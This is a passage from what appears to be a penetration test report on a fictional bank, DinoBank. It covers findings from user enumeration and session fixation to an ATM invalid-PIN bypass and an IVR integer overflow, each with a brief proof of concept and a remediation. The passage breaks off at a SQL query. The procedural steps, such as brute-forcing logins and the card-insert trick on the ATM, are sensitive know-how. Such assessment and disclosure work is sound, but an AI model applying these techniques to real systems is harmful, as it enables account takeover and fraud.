


Figure 8a: Viewing /transfer.php page as an unauthenticated user




Figure 8b: Viewing /accounts.php as an unauthenticated user




Figure 8c: Viewing /loans.php as an unauthenticated user

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
9	M	User Enumeration An error message on the registration or login page indicates whether a user with the given email or username exists. Affected URLs: • http://reports-01.bank.dinobank.us/Account/Register • https://10.0.1.250/login (new finding)	L	An attacker can leverage this vulnerability to identify valid users and conduct further attacks.	M	Modify both applications to display a generic error messages when an email or username collision occurs.

Proof of Concept

We attempted to create an account with the same email and username as an account we previously created. After we submitted our request to create the second account we received the following error message.




Figure 9: We received an error message that an account with the username and email (XXXXXXXXXX@dinobank.us) we were trying to register with already exists

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
10	M	Session Fixation The web application issues the same session ID each time the user logs in. This allows for hijacking of a users session. Affected URL: http://my.dinobank.us	M	A remote attacker may gain access to the victim's session and perform arbitrary actions with privileges of the user within the compromised session.	L	Always reset the session identifier when a user logs off or changes their password. Use multiple identifiers when validating user authentication.

Proof of Concept

Session cookies used for authentication within the web application




Figure 10a: PHPSESSID and bauth cookies given for the current login




Figure 10b: Identical PHPSESSID and bauth cookies given for a previous session

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
11	L	Directory Indexing Directory listing is a web server function that displays a list of all the files in the folder. Affected URL: https://my.dinobank.us/img/	L	Users can access private resources not intended for public disclosure.	L	Configure the folder permissions on the server to prevent unauthorized access to directories.

Proof of Concept

Certain directories within the application display the file contents. In this case, we viewed these contents by browsing to the "/img/user/" directory.

Figure 11: Listing of the contents of the /img/user directory

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
12	L	Input Autocomplete Input autocomplete is enabled on some website forms. Affected URL's: • http://my.dinobank.us/login.php • http://reports-01.bank.dinobank.us/Account/ForgotPassword	L	Input autocomplete poses a risk for shared computers because a malicious user can gather sensitive information.	L	Disable input autocomplete on unnecessary or sensitive fields.

Proof of Concept

When returning to a page with user entry, autocomplete displays previously entered user information.




Figure 12: DinoBank login page displays a previously entered email address

New Findings

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
13	H	Password Complexity Users can create accounts using insecure passwords that can be easily guessed by an attacker. Affected URLs: • https://10.0.1.250/signup	L	Lacking password complexity requirements will likely result in user accounts being compromised. Attackers could guess commonly-used passwords and often find valid account credentials.	M	Enforce stronger password complexity requirements on DinoBank systems. Registration and account creation pages should be modified in order to check for weak user passwords.

Proof of Concept

When we were signing up for an account, we were able to create an account using the weak password "Test1" which does not meet industry best practices on password complexity. Instead of returning an error, the website accepted this password.




Figure 13: The signup request in BurpSuite shows the insecure password being used to create an account

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation

14	H	No Account Lockout After ten failed login attempts in a row, the application does not lock out the account attempting authentication. Affected URL: • http://reports-01.bank.dinobank.us/Account/ForgotPassword	L	Without account lockout functionality, an attacker can launch a brute force password attack against a user.	M	Lock out an account after multiple successive login attempts. The user should be forced to reset their password before the application allows their account to authenticate to the application again.

Proof of Concept

We used BurpSuite Intruder to launch this attack. We sent a login request to the server eleven consecutive times. The first ten requests contained incorrect passwords, and the authentication was denied. BurpSuite shows the length of the request matches that of a request with no password submission-- indicating a failed attempt. The eleventh request contained the correct password and allowed the user to successfully authenticate to the application.




Figure 14: Burp Intruder Request where the valid password succeed after 10 failed login attempts with an incorrect password

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
15	H	Broken Logout A user can logout and repeat a previous request to render a page that should only be viewable as an authenticated user. Affected URL: http://reports-01.bank.dinobank.us/	M	A malicious actor can use a previously authorized request to authenticate to the application even after the user logs out.	M	After a user logs out, terminate the cookie to prevent unauthorized viewing of pages.

Proof of Concept

The user logs into the application and makes an authenticated request to the "Account" page. The user logs out of the application. After logging out, we used the BurpSuite Repeater tool to repeat the request to the "Account" page. This request is successful, and the website renders the page despite the user logging out.




Figure 156: Bottom red shows successful login, orange shows viewing of account, top red shows logout was successful, green shows that account was viewed after logout was successful

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
16	H	ATM Broken Authentication Access to account balance was given with the use of an invalid PIN and a valid debit card. Affected Machine: • Hyosung NH-1520 **Note**: We suspect access to other functionality of the ATM with an invalid PIN was allowed, however due to technical issues with the ATM we were unable to perform a full proof of concept.	L	Attackers who obtain access to customers credit cards will be able to access confidential information including account balance.	M	Only allow access to account options if the entered PIN matches the account associated with the debit card.

Proof of Concept

To access the account information, we first followed the ATM prompt and quickly inserted and removed our testing debit card. Then, we entered an invalid PIN and were given access to the options pane. We proceeded to follow the prompt to check the account balance of our checking account. The ATM printed a receipt which displayed the checking account's balance.




Figure 16: The ATM printed the receipt, which listed the checking account balance of $96.00 and revealed our ATM transaction was approved

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
17	M	Integer Overflow on IVR When an account has a sufficiently-high balance, it causes an integer overflow on the IVR system. An integer overflow causes the IVR system to handle the value for the account balance in unexpected ways, such as reading the value as a negative number. Affected system: • IVR	L	If an attacker is able to increase their account balance to a sufficiently-large number, they may be able to exploit the integer overflow to cause loss of system availability and integrity.	M	The IVR should handle the account balance using the same variable-type as the database to ensure the data is not interpreted differently between each system.

Proof of Concept

```
indominusrex=# select * from accounts where accountid=[redacted];
